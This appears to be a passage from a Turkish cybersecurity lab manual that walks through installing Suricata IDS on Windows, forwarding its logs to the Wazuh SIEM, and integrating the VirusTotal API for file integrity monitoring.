**2. Adım:** Npcap web sitesine girerek son sürümünü indirip kurulum işlemini gerçekleştiriniz (Görsel 3.59).




**Görsel 3.59:** Npcap kurulum sayfası


**3. Adım:** İndirdiğiniz açık kaynak kodlu Suricata kurulum dosyasını çalıştırarak kurulum işlemini gerçekleştiriniz (Kurulum sonrasında masaüstünde Görsel 3.60'taki simgeyi görüntüleyiniz.).




**Görsel 3.60:** Suricata simgesi

**4. Adım:** C:\Program Files\Suricata dosya yolunu izleyip suricata.yaml yapılandırma dosyasını bir metin editörü aracılığıyla açınız.


**5. Adım:** Görsel 3.61'deki gibi af-packet bölümünü bulup arayüz adını, sisteminizdeki doğru ağ arayüzü adıyla değiştiriniz.




**Görsel 3.61:** Ağ arayüzü yapılandırması


**6. Adım:** Suricata, tehditleri tespit etmek için kural dosyalarını kullandığından en son kural setlerini (Rule Set) Suricata versiyonunuza uygun olacak şekilde internetten bulup indiriniz.

**7. Adım:** İndirdiğiniz kural setlerini Suricata kurulumunuzda bulunan rules dizinine kaydediniz (Görsel 3.62).





**Görsel 3.62:** Kural seti kaydetme

**8. Adım:** Kural dosyalarını içerecek şekilde suricata.yaml dosyasındaki kural dosyaları bölümünü güncelleyiniz (Görsel 3.63).





**Görsel 3.63:** Yapılandırma dosyasını yeni kural setiyle güncelleme

**9. Adım:** Komut sistemini yönetici yetkisiyle çalıştırıp (Administrator), Görsel 3.64'te bulunan komutları girerek Suricata'yı başlatınız.




**Görsel 3.64:** Suricata başlatma komutu

**10. Adım:** Suricata doğru kurulduğu takdirde Görsel 3.65'te olduğu gibi kayıtlar düşmeye başlayacaktır. Görselde belirtilen klasöre girerek log dosyalarını inceleyiniz.




**Görsel 3.65:** Suricata log kayıtları

## 4. Uygulama

Açık kaynak kodlu Suricata saldırı tespit sisteminden elde edilen logların Wazuh SIEM yazılımına yönlendirilmesi işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** **C:\Program Files (x86)\ossec-agent\ossec.conf** dizininde bulunan konfigürasyon dosyasını, Suricata loglarını yönlendirecek şekilde Görsel 3.66'daki gibi düzenleyiniz.

```
<!-- Log analysis -->
<localfile>
  <location>Application</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>Security</location>
  <log_format>eventchannel</log_format>
  <query>Event/System[EventID != 5145 and EventID != 5156 and EventID != 5447 and
    EventID != 4656 and EventID != 4658 and EventID != 4663 and EventID != 4660 and
    EventID != 4670 and EventID != 4690 and EventID != 4703 and EventID != 4907 and
    EventID != 5152 and EventID != 5157]</query>
</localfile>


<localfile>
   <log_format>json</log_format>
   <location>C:\Program Files\Suricata\log\eve.json</location>
</localfile>

<localfile>
  <location>System</location>
  <log_format>eventchannel</log_format>
</localfile>
```

**Görsel 3.66:** Ossec dosyası yapılandırması


**2. Adım:** Yapılan değişikliklerin geçerli olabilmesi için Wazuh sunucusunun kurulu olduğu Ubuntu cihazda **sudo systemctl restart wazuh-manager** komutunu kullanarak Wazuh hizmetlerini, Agent yazılımının kurulu olduğu Windows işletim sistemine sahip cihazda ise sırasıyla **net stop wazuh** ve **net start wazuh** komutlarını kullanarak Wazuh Agent hizmetini yeniden başlatınız.

**3. Adım:** Kali Linux işletim sistemini kullanarak **Agent** cihaz üzerinde bir **nmap taraması** gerçekleştiriniz (Görsel 3.67).





**Görsel 3.67:** Kali ile tarama gerçekleştirilmesi

**4. Adım:** Wazuh SIEM yazılımını açıp dashboard üzerinde sisteminize yapılan nmap taramasının izlerinin Suricata'dan yönlendirilerek geldiğini Görsel 3.68'deki gibi görüntüleyiniz.




**Görsel 3.68:** Suriacata log yönlendirmesi

**5. Adım:** Suricata IDS/IPS sisteminden yönlendirilen logların kurallarını (Rules) Görsel 3.69'da olduğu gibi filtreleyiniz.





**Görsel 3.69:** Kuralların filtrelenmesi

**6. Adım:** Wazuh dashboard üzerinde Suricata tarafından yönlendirilen logların alarmını inceleyiniz (Görsel 3.70).





**Görsel 3.70:** Kuralların filtrelenmesi

**7. Adım:** Güvenlik olayları modülüne girerek yönlendirilen log alarmının detaylarını görüntüleyiniz (Görsel 3.71).




**Görsel 3.71:** Alarm detayları

**8. Adım:** Yönlendirilen logun geldiği ajan detaylarını, alarm kategorisi gibi kayıtları inceleyiniz (Görsel 3.72).




**Görsel 3.72:** Alarm detayları

### 3.2.1.3. API Entegrasyonuyla Log Yönetimi


**Log yönetimi**, siber güvenlik mimarilerinin omurgasını oluşturan, sistemlerdeki olayların kayıt altına alınıp analiz edilmesini sağlayan çok önemli bir süreçtir. Özellikle büyük ve dağınık yapılarda log kaynaklarının çeşitliliği ve büyüklüğü göz önünde bulundurulduğunda standart yöntemlerle bu verilerin yönetilmesi neredeyse imkânsız hâle gelir. Bu noktada API (Application Programming Interface) tabanlı entegrasyonlar devreye girerek güvenlik ürünleri ve log yönetim sistemleri arasında otomatik veri akışı sağlar. API entegrasyonu sayesinde sistemler arası gerçek zamanlı log iletimi, logların sınıflandırılması, filtrelenmesi ve merkezî bir platformda anlamlı hâle getirilmesi kolaylaşır.

Wazuh, açık kaynaklı bir SIEM ve XDR platformu olarak RESTful API desteğiyle gelişmiş bir log toplama ve yönetim altyapısı sunar. Bu API'ler aracılığıyla hem ajanlar hem de üçüncü taraf sistemlerle çift yönlü iletişim kurularak log verilerinin merkezî yönetime aktarılması sağlanır. Kullanıcılar; tehdit algılama, olay yanıtı, kural güncellemeleri, ajan yönetimi gibi işlemleri API üzerinden otomatikleştirir. Bu entegrasyon özelliği sayesinde Wazuh, yalnızca bir log deposu değil aynı zamanda aktif bir güvenlik sistemi hâline gelir. Bu kapsamda uygulanacak örnek API entegrasyonlarından biri de VirusTotal servisi ile gerçekleştirilir. **VirusTotal**, dosya ve URL analizlerini çok sayıda antivirüs motoru ve tehdit istihbarat kaynağı üzerinden gerçekleştiren bulut tabanlı bir hizmettir. Wazuh ile VirusTotal API entegrasyonu sayesinde Wazuh tarafından tespit edilen şüpheli dosya hashleri, otomatik olarak VirusTotal'a gönderilebilir ve alınan sonuçlar doğrultusunda olaylara ilişkin daha derin analizler yapılabilir. Bu entegrasyon, yalnızca şüpheli etkinliklerin doğrulanması açısından değil aynı zamanda otomatikleştirilmiş tehdit istihbarat akışı ve karar destek mekanizmalarının kurulması açısından da önemli katma değer sağlar.

## 5. Uygulama


VirusTotal sistemi ile Wazuh SIEM yazılımı arasında API entegrasyonunu verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** VirusTotal sitesine giriş yaptıktan sonra Görsel 3.73'te işaretlenen alana tıklayarak API anahtarınızı elde ediniz.




**Görsel 3.73:** API anahtarının elde edilmesi

**2. Adım:** Ubuntu Server işletim sistemi üzerinde kurulu olan Wazuh SIEM yazılımında ossec.conf dosyasını bir metin düzenleyiciyle açıp, elde ettiğiniz **API anahtarını** kopyalayarak Görsel 3.74'te belirtilen yapılandırma ayarlarını bu dosyaya ekleyiniz.




**Görsel 3.74:** API entegrasyon ayarlarının, yapılandırma dosyasına eklenmesi

**3. Adım:** Wazuh Agent'ın, Windows sistem üzerinde belirli bir dizini gerçek zamanlı olarak izleyebilmesi için **ossec.conf** yapılandırma dosyasına Görsel 3.75'teki satırı ekleyiniz.


```
<directories check_all="yes" report_changes="yes" realtime="yes">C:\Users\murat\Documents</directories>
```

**Görsel 3.75:** İzlenecek dizinin eklenmesi

**Not**


Bu adım, belirli bir klasör için **Gerçek Zamanlı Dosya Bütünlüğü İzleme (FIM)** ayarının yapılandırılması işlemidir. Bu adımda bulunan yapılandırmanın ardından Wazuh Agent servisi yeniden başlatılmalıdır.

